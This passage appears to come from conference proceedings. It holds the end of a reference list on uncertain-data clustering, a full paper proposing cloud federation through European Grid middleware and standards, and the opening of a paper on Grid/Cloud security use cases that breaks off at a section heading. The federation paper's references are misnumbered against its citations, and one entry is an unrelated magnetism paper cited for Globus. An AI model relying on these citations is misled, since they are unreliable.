[1] O. Wolfson, P. Sistla, S. Chamberlain, and Y. Yesha, *"Updating and querying databases that track mobile units"*. Distributed and Parallel Databases, 7(3), 1999.

[2] W. K. Ngai, B. Kao, C. K. Chui, R. Cheng, et al. "Efficient clustering of uncertain data". In ICDM, pages 436–445, 2006.

[3] B. Kao, S. D. Lee, D. W. Cheung, W. S. Ho, K. F. Chan, *"Clustering Uncertain Data using Voronoi Diagrams"*. Data Mining, 2008. ICDM '08. Eighth IEEE International Conference on Date:15-19 Dec. 2008. On pages: 333 – 342.

[4] R. Cheng, D. Kalashnikov, and S. Prabhakar, *"Querying imprecise data in moving object environments"*. IEEE TKDE, 16(9):1112–1127, 2004.

[5] D. Nilesh and D. Suciu, *"Efficient query evaluation on probabilistic databases"*. In Proc. of VLDB Conference, pages 864–875, 2004.

[6] R. Cheng, X. Xia, S. Prabhakar, R. Shah, and J. Vitter, *"Efficient indexing methods for probabilistic threshold queries over uncertain data"*. In Proc. of VLDB Conference, 2004.

[7] A. P. Dempster, N. M. Laird, and D. B. Rubin, *"Maximum likelihood from incomplete data via the EMalgorithm"*. Journal of the Royal Statistical Society, B39:1–38, 1977.

[8] H.-P. Kriegel and M. Pfeifle, *"Density-based clustering of uncertain data"*. In KDD, pages 672–677, 2005.

[9] J. MacQueen, *"Some methods for classification and analysis of multivariate observations"*. In Proc. 5th Berkeley Symposium on Math. Stat. and Prob., pages 281–297, 1967.

[10] M. Ichino and H. Yaguchi, *"Generalized minkowski metrics for mixed feature type data analysis"*. IEEE TSMC, 24(4):698V–708, 1994.

[11] L. Xiao, E. Hung, *"An Efficient Distance Calculation Method for Uncertain Objects"*. Computational Intelligence and Data Mining, CIDM 2007., pages 10–17, 2007.

[12] M. Chau, R. Cheng, B. Kao, and J. Ng, *"Uncertain data mining: An example in clustering location data"*. In PAKDD, pages 199–204, Singapore, 9–12 Apr. 2006. Springer.

[13] B. Kao, S. D. Lee, F.K.F. Lee, D. W. Cheung, W. S. Ho, *"Clustering Uncertain Data using Voronoi Diagrams and R-Tree Index"*. Knowledge and Data Engineering, IEEE Transactions, Sept. 2010. On pages: 1219-1233.

Bridging the gaps: Federation of Clouds using Grid services and standards

Shahbaz Memon*, Jedrzej Rybicki*, Morris Riedel*, Shiraz Memon*, and Eric Yen**
* Juelich Supercomputing Centre (JSC), Juelich, Germany
** Academia Sinica Grid Computing, Taipei, Taiwan
m.memon@fz-juelich.de

Abstract - Clouds have emerged as a new paradigm to access compute, storage, and networked resources in secure and cost effective manner. Their major benefits are seen in the commercial domain with its key features such as on-demand and more flexible resource provisioning, pay per use, and customized application environments. Also research communities such as High Energy Physics (HEP), Biology, and Neuroscience are investigating the applicability of Clouds, with their strengths and weaknesses in scientific environments. In this paper we will show that in scientific environments there are certain areas where cloud services should be exploited to support the challenging e-Science requirements. Among them are, support for virtual communities, dynamic service and resource discovery, identity and resource federation, and access to data catalogues. The Grid community has actively contributed to address some of these issues, thus we propose to reuse existing efforts to complement Cloud services with Grid computing best practices, production services, and experiences, including standardization. In this paper we will provide guidelines of how to realize multi-cloud federated deployments based on a survey of existing Grid technologies in context augmenting it with lessons learned gained in scientific environments. The contribution focuses on the areas of compute, data, information, and security. We will also show potential benefits that scientists can gain by adopting proposed solutions in cloud-based deployments.

I. INTRODUCTION

Scientific computations are no longer a domain only for High Energy Physics (HEP), computation biology, or climate modelling. Nowadays it becomes an every-day tool used even in social sciences and humanities that have been traditionally not very compute intensive. With the increasing popularity of the computational methods also the demand for compute, data, and networked resources increases. With broadening application of the computer-supported methods we also see changes in the resources demanded and paradigms used. Some of them cannot be easily satisfied by HPC/HTC resources offered by the research computer centres (e. g. dynamic expansion of compute resources into the unlimited region). It is also not practical nor economically justified for the new communities to create their own computer centres or to perform over-provisioning of resources for rare peak times in the research life-cycle. Therefore existing computing centres consider outsourcing resources e. g. by increasingly using Clouds. By this we are partly motivated by the success of the commercial public clouds, and partly to profit from the effect of scale and consolidation of resources.

Furthermore, the paper is also motivated by the work within the e-Infrastructure Reflection Group (e-IRG) that puts it this way: While academia has thus far approached distributed computing infrastructures using the Grid, useful for its federating ability and collaborative approach, the introduction of the new "Cloud Computing" paradigm demands a fresh assessment and attitude [1]. Cloud computing offers compute, data and networked resources based on the pay-per-use, on-demand, and prudent manner. In the current situation scientists want to, however, access different resources (HPC/HTC, Storage, clouds) offered by different providers (research computer centres or even commercial clouds). This is currently hard to achieve, due to a massive amount of existing computing and data resources, proprietary interfaces, and in-compatible authentication and authorization systems existing in public and private cloud offerings. The problem is even harder to solve for the cross-boundaries research endeavours where representatives from different communities are active.

To some extent the situation is similar to the situation that lead in the past to emerging of Grids [2], when it was required to have seamless access to distributed resources via standardized interfaces across multiple administrative and geographical boundaries. In this paper we propose to capitalize on these experiences and to work towards an easy-accessible federation of heterogeneous resources. Through such a federation, scientific virtual communities could actively collaborate their results and provide access to distributed resources. As we mentioned earlier, that Grid communities have already invested ample amount of research to solve similar kind of challenges, and to establish unified view and access methods to federated resources. The clouds are, in our opinion, on the verge of establishing *federated clouds* i. e., to overcome the boundaries between different cloud providers and deployments. Thus we believe that the current cloud solutions could profit from the Grid experiences by

incorporating the well-established and production-ready solutions from compute, data, security, and information system areas. By considering its strengths, we propose to reuse a set of existing middleware technologies and standards when implementing or deploying cloud solutions. In this work our analysis is based upon the technologies represented within the European Middelware Initiative Project (EMI) [3]. The European Middleware Initiative is a close collaboration of the three major middleware providers, ARC [4], gLite [5] and UNICORE [6], and other specialized software providers like dCache [7] working towards a unified set of Grid middleware distributions. Furthermore, we will also put an emphasis on the set of available standards in the Grid domain which could bring benefits in terms of offering an easy access to larger, heterogeneous, virtual resources.

After surveying related work in Section II, our analysis of Grid services and standards applicable to support the vision of federated clouds is given in Section III. Where we list the existing technologies offered by EMI compute, and related standards that can be used to federate cloud computing VM access interfaces. In a similar manner the following sections IV, V, VI will analyze data, information, and security areas. We conclude our paper in Section VII.

II. Related Work

Since the Cloud computing paradigm emerges in the context of e-Science infrastructure (aka Distributed Computing Infrastructures (DCI)), many publications and reports provide high-level statements like "including specialized portals hiding the certificate complexities of Grids as well as the possibility of learning from the Cloud virtualization approach." [8]. Another report [1] "Seeking a way to combine best aspects of the Grid and Cloud Computing requires resolving technological and policy level conflicts between two paradigms that have started based on very different requirements, use cases and basic assumptions." Finally, statements like "Europe should also build its innovative advantage in key areas through reinforced e-Infrastructures and through the targeted development of innovation clusters in key fields. It should develop an EU-wide strategy on cloud computing notably for government and science" were also published [9]. Despite the existence of such high-level publications we can conclude that no clear roadmap and vision for cloud developments in science really exists today.

An effort of clarification of and distinction from clouds was undertaken by the Grid community. The Grid paradigm started to evolve more than a decade ago with a publication by Foster et al [2]. It is thus appropriate to revisit Fosters latest views on how Grid and clouds are related. In [10], Foster compares both approaches side-by-side using different model perspectives (i. e., business, architecture, resource management, data, programming, application, and security). We agree with conclusion that clouds and Grids share a lot commonality in their vision, architecture, and technology. But it provides only several general overviews and a few concrete examples in context based on a few existing distributed systems developments available (mostly Globus [11]). In contrast, this paper focuses thus more on different approaches and techniques that contributed significantly to the success of Grids i. e., information model, broker, attribute authority, etc. and where existing developments are available provided by the EMI. It makes thus sense to survey related studies for this contribution with a focus on those initiatives that aim to reuse concrete existing Grid technologies and standards in cloud development activities.

Lezzi et al, provides in [12] a description of how the VENUS-C cloud platform can be used with e-Science applications. Within this architecture platform Grid standards such as OGSA-BES and JSDL are re-used for job management. In contrast to this contribution, our paper extends this view to other approaches beyond job management covering also information, security, and others. StratusLab [13] is another project that develops cloud technology primarily targeting the scenarios for offering Grid interfaces to virtual machines. The major breakthrough in this project is the planned support of Grid-based authentication and authorization mechanisms that is in-line with the finding of this paper. It allows users with X.509 credentials to seamlessly launch and monitor virtual machines. Apart from security area, the StratusLab approach tackles also other areas we mentioned, but being based on rather proprietary interfaces. In contrast, this paper aims to not only propose existing developments in context, but also suggests open standards in various areas (e. g., accounting, information, etc.). Finally, a survey of related approaches would be not complete if we not question the overall approach of "developing new clouds" with existing technology that still needs to be extended to meet the cloud users need. Instead, it might be wise to think about a complementary approach meaning "Integration of existing grid layers with the on-demand delivery model typical of commercial Clouds" as highlighted in [14], that paper tackles the question how e-Infrastructure can emerge to satisfy the needs of the emerging European Strategy Forum on Research Infrastructure (ESFRI) projects. For example, Di Meglio et al. [15] compared Grid and cloud integration scenarios with a generic overview of the number of combinations through which resource centers can effectively combine and offer both paradigms altogether. The paper also articulates the implications on several standards and, analyzed how

much overhead on technologies in terms of costs and implementation is required to provision both Grid and cloud interfaces at the same time. In contrast, this paper rather focuses on the different technical areas that are faced during integration of Grids and clouds instead of high-level combinations possibilities.

III. Compute Services

In distributed systems compute service is a capability offering interfaces for accessing CPU cores, including the management of the running applications life-cycle. In clouds, generally, we consider compute area is a package of virtual machine management and monitoring, resource allocation, and scheduling capabilities. The VM Management layer hides the complexity of hypervisor interaction, which includes dispatching VM to the appropriate physical hosts, and releasing resources after use.

The current landscape of cloud solutions is shaped by increasing number of the open source cloud solutions and public offerings of this service. With these advancements, there are upcoming challenges for scientific communities when it comes to interact with multiple of these kinds of cloud sites. This is more evident with virtual communities, each of which may consist of cloud endpoints supporting nonstandard interfaces. In an ideal case, a user should be able to submit the VM execution request to any of the sites available within a community, without the need to account for special properties of the particular cloud deployment. Once we contemplate on a scenario of VM run across different cloud platforms, therefrom we see two significant requirements: resource requirements description language, and remote interface managing and monitoring the life-cycle of the VM.

Under the domain of Grid computing, there have been similar challenges of offering compute resources to the virtual organizations. To deal with such requirements, EMI adopts broker-based technologies where scientists run jobs on hybrid Grid platforms. Within the EMI portfolio, WMS (Workload Management System) [16] suite allows the distribution and management of jobs to multiple, disparate computing resources. In a likewise manner, we could extend and apply this solution to enable scientific virtual communities forming a federated inter-cloud infrastructure. This will not only enhances the adoption in cloud communities, but also help resource centres willing to integrate their Grid and clouds offerings more seamlessly.

In order to federate heterogeneous clouds, standard compliance significantly reduces much overhead of end user clients interacting with diversified cloud interfaces hosted on an infrastructure [17]. From the past experiences, Grid community faced interoperability challenges in the establishment of the production e-Infrastructures [18], [19], [20], [21] wherein sites expose proprietary job management interfaces. In which the implied use of standards came to fore as a resolution for integrating multiple computing sites part of pan-continental initiatives. By having the experiences from infrastructure integration concerns, we see Grid "compute" standards such as OGSA-BES [22], and JSDL [23], became a viable choice for service implementers. As a matter of fact, these standards have been derived and adopted by major production Grid middleware providers [24], [25], and [26] to cater job management and monitoring scenarios. The standardization process of these interfaces then assured that broad agreements have been achieved in terms of the functionality it covers. Inspired by this concept, we can thus treat cloud VM as a Grid Job, which implies VM execution through the Grid standard execution service. In our proposal we envision the adoption of Grid standard interfaces to the cloud VM management layer, will positively influence the initiatives towards the vision of realizing inter-cloud infrastructure services and unified client tools. This approach will also invite the Grid users, who are early clouds adopters, to launch their customized VMs as execution environments using standards supported Grid clients.

IV. Data Management

Many experts envision data-oriented science and computing as the most important paradigm of the e-Science in the coming years [27]. In fact the data volumes collected by the scientists grow in sizes and complexity. As a result of a distributed process of data collection and creation, the data are naturally distributed. The heterogeneity and distribution of these resources, however, make it hard to efficiently access and analyse the data collected by different communities, in different storages, in different points in time (using various data formats and data access methods).

Current cloud storages like Amazon Simple Storage Service (S3) [28] or OpenStack Swift [29], they offer access to distributed data and some replication functionalities but all that is confined within one cloud infrastructure. From the scientific perspective, this is a huge drawback leading to known problems such as "science data silos" that are not conveniently accessible by the broader scientific community. Hence, to be able to cope with the large amounts of distributed data we need to provide the users with a means to access them in an abstract way which hides the underlying complexity. The users usually do not care where the data are stored, they want to simply access or actually extract information from the data.

This known fact led to establishment few Grid technologies that are able to create federated data storages or data Grids. The EMI Portfolio includes few such a solution. Probably the most prominent example

of a storage technology in Grids is dCache [7]. dCache offers a transparent access to disk-and tertiary (tapes, etc.) storages and allows for migration and replication of the data between physical locations without affecting the end-user. All the technical details are hidden from the user behind well-defined data access interfaces Storage Resource Manager (SRM) [30], http, WebDAV.

Similar functionalities (aggregated view and access to distributed disk storages) are also offered by: Disk Pool Manager (DPM) [31], StoRM [32] all three offer Storage Resource Management interface. The role of SRM in typical Grid ecosystem is to support basic data-related operations (file transfers and management, directory manipulation tools, replication and archiving data on mass storage systems). These functions are performed in a transparent way, for instance SRM implements protocol negotiation which allows to make files accessible from one physical location to other without any user intervention.

Another important aspect of distributed data management is the metadata management. Grid also provide tools for that, in this regard EMI offers a flexible metadata manager: AMGA [33]. AMGA enables annotation of data items with key-value metadata pairs and search functionality. The annotation is performed out-of-storage, that it is easily possible to use AMGA at federation level to create and describe collection of data resources independent from their physical location.

Above-mentioned Grid services and standards help to "merge" all different kind of data resources located within different infrastructures, allowing to virtually federating the data. The way a cloud data federation could be established with help of Grid services and standards would be to simply add an integration layer between currently distributed cloud storages and an inter-cloud instance of dCache or AMGA providing a unifying view of all the data and metadata resources. The interfaces of Storage Networking Industry Association (SNIA) such as Cloud Data Management Interface (CDMI) [34] might be useful in this context. Secondly it would be advisable to foster the usage of data access standards: SRM is one of the examples that need to undergo an evolution to be simpler if it should be fully used in cloud setups. However, it remains an excellent basis to start from. To reduce the hurdles of accessing different storages such an interface is needed.

V. INFORMATION SERVICES

Information services in clouds are the set of components to discover and publish capabilities and usage of the underlying resources. The information exposed by such services consumed for scenarios such as service availability, service discovery, service monitoring, and resource usage. Existing open source cloud solutions such as OpenStack [35], Open-Nebula [36], Eucalyptus [37] individually provides their own mechanisms of exposing resource information. Considering these solutions deployed on different sites as a part of an infrastructure, it will pose a plethora of requirements to form a consistent structure of representing such information. In order to unite resource information per se and the process of aggregation and register, we may require developing a set of components to perform functions mentioned earlier.

Again it is possible to learn from Grid experience in this context, since Grids are spanned over distributed regions and already deployed using different middlewares that are combined to form a collection of resources emitting information in a consistent manner. Whether it be a HPC or HTC based resource, the high level infrastructure administrators conveniently fetch an overview of different types of resource information and its key capabilities, depending on the site policies they can also further obtain a fine grained usage and accounting information. For catering such requirements, EMI produced a set of information components, which are mature and developed over years, and used in global-scale production infrastructures such as EGI [38].

Complete and correct information model is a basis for any type of service registry and information service. In the above mentioned information components, we see an urgent need to place an information model for information exchange purposes. Clearly the back-end model is also required for usage service as a foundation for integrating and uniting accounting information in an open, research based infrastructures. Similarly, Grid community published GLUE 2 [39] information model standard and Usage Record specification [40]. GLUE 2 information model provides an enriched representation of compute, and storage resources. These both kinds of resources are also present in cloud environments. In terms of GLUE 2 application for clouds, we need to perform minor extensions in terms of concepts and attributes to introduce entities peculiar to Virtual computing environments.

In modern distributed clouds, where federation is paramount, the services and resources are behaving in transient manner: being added to and removed from the federated infrastructure dynamically. Hence an infrastructure service registry which must reliably depict the status of cloud service's information is required. The lack of common service index drives the need of new service registry to perform the look-up and discovery in a unified manner. However, open source cloud solutions are already equipped with local service registries, which are used for internal management respective specific to the cloud middleware. As such, considering an infrastructure composed of different cloud distributions, local registries will not be useful for combining heterogeneous entities. EMI as a unified Grid middleware distribution supports the federation of Grid services through a common service registry called EMIR [41]. EMIR has been designed to index Grid services; furthermore it supports mechanism to federate distributed registry nodes in a robust manner. It supports a standardized GLUE 2 model to represent the service endpoints and offers a lightweight RESTful API to make registrations and query. In order to share usage

information among multiple clouds, the sites need to communicate its resource accounting and usage information in standard format across the range of community based infrastructures. In the domain of Grids, OGF produced Usage Record (UR) specification [40] encapsulates the thorough semantics of accounting information model specialized for Grid resources. Specifically, in EMI we extended Usage Record specification with an emphasis on support of virtual communities, and the usage of storage services. Along with OGF UR specification and EMI extensions we propose, are very much applicable to realize federated accounting infrastructure for heterogeneous and distributed cloud resources.

VI. Security

Security is probably the hardest and most important problem that needs to be solved on the way towards cloud federation. It is a cross-cutting concern influencing all other aspects of the federation. Current situation in which each infrastructure provider use different authentication and authorization solutions constitutes a major hurdle for a seamless easy access to distributed resources. Long year effort of the Grid community lead to (almost) standardized way of accessing Grid resources. Grid uses certificate-based access to provide high-security on one hand and usage of resources offered by different providers on the other (credentials are not bound to a particular infrastructure).

Particularly in conduct of a harmonization effort EMI decided to use VOMS [42] as a product representing an Attribute Authority (AA) which releases signed security credentials with information beyond pure identities. VOMS authenticate user based on her Grid Certificate and issues X.509 attribute certificates and, more recently, Security Assertion Markup Language (SAML) authentication tokens. Second phase of accessing Grid resources is to derive authorization decisions. Within the EMI landscape this can be done by ARGUS [43]. It is responsible for generating consistent authorization decisions across geographically distributed Grid services. The internal ARGUS policies are described in a standardized way with help of eXtensible Access Control Markup Language (XACML) [44]. The interesting aspect of this security solutions proliferating in Grid is the notion of trust delegation. It allows authorizing access to data and computing resources not only for human users but also for other services acting on behalf of an end-user

Nevertheless the final report of the 7th e-Infrastructure concertation meeting indicated clearly that certificates are complex too and the use of clouds can be the answer to “Find a way to alleviate certificates” [8]. It is a safe bet to say that the certificate-based authentication will not gain broad acceptance as a cloud access method. Thus the Grid services are not directly applicable as a building block for cloud federation. Some integration effort need to be undertaken in order to provide unified authentication and authorization methods. It is hard to assess the exact amount of work that need to be done to achieve such integration. Pragmatically in many cases it is not trivial at all. The commercial cloud solution providers might be reluctant to undertake any modification of their software. Although, even commercial providers can profit from the unification of security solutions, this may open opportunities for new communities. Most of the available open-source cloud solutions follow a modular design allowing to extend or substitute infrastructure components. In fact OpenStack extracted their AA and created a stand-alone product [45], this can be interpreted as an “expression of will” to work on flexible authentication and authorization.

Also EMI become aware of the limitations of the certificate-based authentication in some cases. Thus an effort towards the use of more standardized interfaces in this filed has been undertaken, leading to a Security Token Service (STS) library. This can be used as a trusted source of security tokens derived from yet other tokens. STS basically translates “everything to everything”, allowing to convert results of any given authentication method to any given authentication token. Clearly STS could be used to integrate clouds infrastructures with common authorization service (on federation level).

VII. Conclusion

In this paper we convey a vision of federated clouds. We envisioned distributed compute and data resources unified, and providing easy, transparent access to the research users. We also pointed out that the vision could be realized by using Grid services and standards to bridge the gaps between current cloud offerings (be it commercial or private research clouds). Throughout the discussion we try to avoid to make a claim that one technology (Grid or cloud) is better than the other since there is much potential for being complementary to each other. Grid is around for many years thus it indeed provides some useful, production-ready solutions. We provided the reader with some pointers showing applicable services and standards, and benefits of using them.

On the other hand, we also identified gaps in the federated clouds which cannot be bridged by just the integration of existing services and standards but rather require a common effort to extend them, and also to shape emerging use cases into the standardized interfaces and models.

ACKNOWLEDGMENT

This work has been generously supported by the EC funded EMI Project under grant agreement INFSO-RI-261611. We owe a debt of gratitude to Evangelis Floros from GRNet, Michel Drescher from EGI, and the members of EMI Virtualisation and Cloud Task force for their participation in valuable discussions.

REFERENCES

[1] "e-IRG White Paper 2009," http://www.e-irg.eu/images/stories/publ/white-papers/e-irg_white_paper_2009_final.pdf.

[2] I. Foster, C. Kesselman, and S. Tuecke, "The anatomy of the Grid: Enabling scalable virtual organizations," *International Journal of High Performance Computing Applications*, vol. 15, pp. 200–222, 2001.

[3] "European Middelware Initiative," http://www.eu-emi.eu/.

[4] M. Ellert, et al., "Advanced resource connector middleware for lightweight computational grids," *Future Generation Computer Systems*, vol. 23, no. 2, pp. 219–240, 2007.

[5] E. Laure, et al., "Programming the Grid with gLite," in *Computational Methods in Science and Technology*, 2006, pp. 33–46

[6] A. Streit, et al., "Unicore 6 recent and future advancements," *Annals of Telecommunications*, vol. 65, pp. 757– 762, 2010.

[7] P. Fuhrmann, "dCache: the commodity cache," in *Proceedings of the 12th NASA Goddard and 21st IEEE Conference on Mass Storage Systems and Technologies*, Apr. 2004, pp. 101–105.

[8] "Report of the 7th e-Infrastructure concertation meeting: e-Infrastructures for e-Science," http://tinyurl.com/7ovkcuw Oct. 2009

[9] "A digital agenda for europe," European Commission, Tech. Rep., 2010

[10] I. T. Foster, Y. Zhao, I. Raicu, and S. Lu, "Cloud Computing and Grid Computing 360-Degree Compared," in *Proceedings of the Grid Computing Environments Workshop*, Nov. 2008, pp. 1–10.

[11] I. S. Jacobs and C. P. Bean, "Fine particles, thin films and exchange anisotropy," in Magnetism, vol. III, G. T. Rado and H. Suhl, Eds. New York: Academic, 1963, pp. 271–350.

[12] I. Foster and C. Kesselman, "Globus: A metacomputing infrastructure toolkit," *International Journal of Supercomputer Applications*, vol. 11, pp. 115–128, 1996.

[13] "COMPSs in the VENUS-C Platform: enabling e-Science applications on the Cloud," in *Proceedings of the 5th Iberian Grid Infrastructure Conference*, Jun. 2011, pp. 73–84.

[14] "e-IRG Blue Paper 2010," http://www.e-irg.eu/images/stories/eirg bluepaper2010 final.pdf.

[15] A. Di Meglio, M. Riedel, S. Memon, C. Loomis, and D. Salomoni, "Grids and clouds integration and interoperability: an overview," in *Proceedings of the International Symposium on Grids and Clouds and the Open Grid Forum*, Mar. 2011, to appear

[16] M. Cecchi an det al. "The gLite workload management system," *Journal of Physics: Conference Series*, vol. 219, no. 6, pp. 1–12, 2008.

[17] "EDUCase Community clouds," http://tinyurl.com/6ruza4t

[18] C. E. Catlett, "TeraGrid: a foundation for US cyberinfrastructure," in *Proceedings of the IFIP international conference on Network and Parallel Computing*, Dec. 2005, pp. 1–1.

[19] W. Gentzsch and et al., "DEISA: distributed european infrastructure for supercomputing applications," *Journal of Grid Computing*, vol. 9, pp. 259–277, 2011.

[20] R. Pordes and et al., "The open science Grid," *Journal of Physics: Conference Series*, vol. 78, no. 1, pp. 1–15, 2007.

[21] F. Gagliardi and M.-E. Begin, "EGEE -providing a production quality grid for e-science," in *Proceedings of the IEEE International Symposium on Mass Storage Systems and Technology*, Jun. 2005, pp. 88–92.

[22] I. Foster, et al., "OGSA Basic Execution Service (BES), Version 1.0," OGF, Nov 2008.

[23] A. Anjomshoaa, et al., "Job Submission Description Language (JSDL) Specification, Version 1.0," OGF, Jul. 2008.

[24] M. Memon and et al.., "Enhanced resource management capabilities using standardized job management and data access interfaces within UNICORE Grids," in *Proceedings of the International Conference on Parallel and Distributed Systems*, Dec. 2007, pp. 1–6.

[25] E. Edelmann, et al. "Grid interoperation with ARC middleware for the CMS experiment," *Journal of Physics: Conference Series*, vol. 219, no. 6, pp. 1–10, 2010.

[26] P. Andreetto, et al. "Standards-based job management in grid systems," *Journal of Grid Computing*, vol. 8, pp. 19–45, 2010.

[27] J. Wood, et al., *Riding the wave: How Europe can gain from the rising tide of scientific data*. European Union, 2010, final report of the High Level Expert Group on Scientific Data: A submission to the European Commission.

[28] Amazon Simple Storage Service (S3), http://aws.amazon.com/s3

[29] "OpenStack Swift," http://swift.openstack.org/.

[30] A. Sim, et al., "The Storage Resource Manager (SRM). Interface Specification, Version 2.2," OGF, May 2008.

[31] G. Stewart, D. Cameron, G. Cowan, and G. McCance, "Storage and data management in EGEE," in *Proceedings of the 5th Australasian symposium on ACSW frontiers*, Jan. 2007, pp. 69–77.

[32] A. Carbone, et al. "Performance studies of the StoRM storage resource manager," in *Proceedings of the 3rd IEEE International Conference on e-Science and Grid Computing*, Dec. 2007, pp. 423–430.

[33] B. Koblitz, N. Santos, and V. Pose, "The AMGA metadata service," *Journal of Grid Computing*, vol. 6, pp. 61–76, 2008.

[34] "Cloud Data Management Interface Version 1.0," SNIA, 2010.

[35] D. Milojii, I. M. Llorente, and R. S. Montero, "OpenNebula: A cloud management tool," *IEEE Journal of Internet Computing*, vol. 15, pp. 11–14, 2011.

[36] D. Nurmi, R. Wolski, C. Grzegorczyk, G. Obertelli, S. Soman,

[37] L. Youseff, and D. Zagorodnov, "The Eucalyptus Open-Source Cloud-Computing System," in *Proceedings of the IEEE/ACM Symposium on Cluster Computing and the Grid*, May 2009, pp. 124–131.

[38] D. Kranzlm¨uller, J. Marco de Lucas, and P. Oster, *The European Grid* Initiative (EGI): Towards Sustainable Grid Infrastructure. Springer US, 2010, pp. 61–66.

[39] S. Andreozzi, et al., "GLUE Specification v. 2.0," OGF, March 2009.

[40] R. Mach, et al., "Usage Record Format Recommendation," OGF, 2007.

[41] "EMI Registry Requirements Specification and Architecture V.0.2," http://cdsweb.cern.ch/record/1359909/files/EMIRegistryDesign-v0.2.doc, EMI.

[42] R. Alfieri, R. Cecchini, V. Ciaschini, L. dell Agnello, A. Frohner, A. Gianoli, K. L¨orentey, and F. Spataro, "VOMS: an authorization system for virtual organizations," *Lecture Notes in Computer Science*, vol. 2970, pp. 33–40, 2003

[43] "ARGUS Authorization Framework," https://twiki.cern.ch/twiki/bin/view/EGEE/AuthorizationFramework.

[44] T. Moses and et al., "eXtensible Access Control Markup Language (XACML) Version 2.0," OASIS, Feb. 2005.

[45] "OpenStack Keystone," http://keystone.openstack.org/.

Security issues of the combined usage of Grid and Cloud resources

E. Atanassov, T. Gurov and A. Karaivanova
Department of Grid Technologies and Applications,
Institute for Parallel Processing - Bulgarian Academy of Sciences
Acad. G. Bonchev str. 25-A, Sofia 1113, Bulgaria
Phone: (+359) 29796639 Fax: (+359) 29707273 E-mail: emanouil,anet,gurov@parallel.bas.bg

The efficient use of e-Infrastructures requires researchers to combine Grid, High Performance and Cloud resources in a way that allocates rationally the physical resources among the research tasks and activities and minimizes the movement of data and the waiting times. The high complexity of the computing infrastructure available for researchers underlines the importance of clear understanding of the security treats and devoting sufficient resources for their mitigation. In Eastern Europe there is a tradition of joint operations and usage of Grid and High Performance Computing resources for the needs of research and education. In this paper we identify some important use cases of combined usage of Grid and Cloud resources and consider the security treats and attack vectors that should be the prime target for investigation and mitigation in this context. By leveraging our experience from the so-called Security challenges in the EGEE Grid infrastructure, we identify steps and best practices that could decrease the risk from penetration by random as well as determined attackers and outline services that could bring down the overall security risks.

I. INTRODUCTION

The Grid is a computational infrastructure which ensures transparent access to geographically and institutionally distributed computational resources and data. The Grid has been studied extensively during last two decades, here we refer to some works of Foster and Kesselman, and also to description of the largest grid (the EGEE grid) [2, 3, 4, 5]. Ian Foster and coauthors gave a three point checklist [5] to help determine what the Grid is, and what is not:

1. The Grid coordinates resources that are not subject to centralized control,
2. The Grid uses standard, open, general-purpose protocols and interfaces, and
3. The Grid delivers non-trivial qualities of service.

Recently, "Cloud" became very popular buzzword. Although Cloud Computing sounds like a new technology, it has intricate connection to Grid Computing paradigm. There is a little consensus on how to define the Cloud and here we accept the Foster definition in [6]: "*A large-scale distributed computing paradigm that is driven by economies of scale, in which a pool of abstracted, virtualized, dynamically-scalable, managed computing power, storage, platforms, and services are delivered on demand to external customers over the Internet.*"

In the same paper, [6], Foster et all compare Grid and Cloud and conclude that only point 3 from above checklist holds true for Cloud computing, but neither point 1 nor point 2 are valid for Clouds.

The common characteristics of Grid and Cloud are

- Utility computing
- Aggregation of heterogeneous resources
- Access transparency for the end user
- Re-configurability
- Service negotiation based on Service Level Agreements
- Capacity provisioned on demand
- Continuous availability
- Single sign on

This comparison of Cloud and Grid helps us understand the security issues which arise when using both of them as part of a scientific application.

II. TYPICAL USE CASES FOR COMBINING GRIDS AND CLOUDS

The attractiveness of Clouds from economical and managerial point of view and the established nature of Grid technology in the area of e-Science underline the necessity to consider the most practical use cases for combining the use of Grid and Cloud resources for scientific computations in order to study their security aspects. One of the most basic cases would be when an infrastructure provider, e.g., a university, can use (lease) Cloud resources to provide Grid services, demanded by its users. It is technically feasible to provide all the worker nodes for a Grid cluster using cloud resources. The storage resources of a Grid site can also be provided from the Cloud. Since some Grid middleware has a requirement for proper forward and *backward* DNS resolution it would be difficult to provide the service nodes for such a cluster from Cloud resources. From point of view of

users there will be no difference to their normal workflow. It is also possible for only part of the resources of a cluster to come from Cloud worker nodes. Such a solution would be beneficial if there are certain jobs that are sensitive to waiting times in the queue. The infrastructure provider can utilize a small pool of Cloud-based Worker Nodes to ensure quality of service, benefiting from elasticity of cloud resources.

A virtual organization can use the cloud to deploy and host service nodes, e.g., web servers or databases. Service nodes that run specific Grid middleware, which is not necessary for all the members of the VO, are good candidates for cloud deployment, since they can be managed by the interested subgroup of members of the VO.

From economical point of view it may be interesting to consider utilization of the free capacity in the Grid resources from cloud applications. Since there are specific security and policy constraints about how such resources can be utilized, they may be hooked-up as a back-end to some pre-approved cloud-based industrial applications.

One use case that is more technical in nature is that some Grid services may be efficiently put on the Cloud to benefit from the "elasticity" of Cloud service provisioning. For example, the so-called BDII is a service which would benefit from authomatic load-balancing, because occurances of high load on the BDII are generally unpredictable and have strong adverse effect on correct functioning of all Grid.

We also outline the possibility of a small or medium enterprise that needs technical and scientific support from a research organization that has Grid resources in order to develop their industrial application. In such case the computational and storage resources are initially supplied from the Grid while the production utilization will be transferred to the Cloud. In this case it is important to use frameworks and APIs that would facilitate this transition.

III. Security aspects

We summarize below the types of authentication, authorization and accounting mechanisms that are used in Grids and Clouds.

III.1. Security management in Grids

The cornerstone of the security management in Grid is the notion of the so-called Virtual Organization (VO). Users are organized in Virtual Organisations, which share resources. Many institutions may provide the resources of the virtual organization and these resources become available to all members of the organization. It is important to note that only the biggest virtual organizations, comprising of thousands of scientists, define groups inside the virtual organization and enforce the division between members of these groups and the respective job priorities. It is important to note that in most practical cases a user of the VO has access to all the data files of the VO and can not only retrieve data, but also delete data, even if the file has been created by another user.

- Authentication is ensured mainly by X509 certificates. Other authentication mechanisms are also used. In some cases it is possible to use an identity provider to obtain an X509 certificate on-the-fly, thus allowing more decentralized management of the authentication process.
- Users sign proxies with their X509 certificate and use them to connect with services using https protocol or typical Grid protocols like GridFTP or SRM for data management or GRAM for job management.
- The Grid services may have finer-grained authorization mechanism, using groups and roles within the VO. This possibility is difficult to implement in practice because of the decentralized nature of deployment of Grid resources.

In Bulgaria IICT-BAS is responsible to issue certificates for BG scientists/students, operating the BG.ACAD Certification Authority see http://ca.acad.bg.The same Grid certificates are used for other e-Science projects, e.g., PRACE1IP, PRACE2IP, HP-SEE. In some cases they are used to authenticate email or web servers.

IV. Security management in Clouds

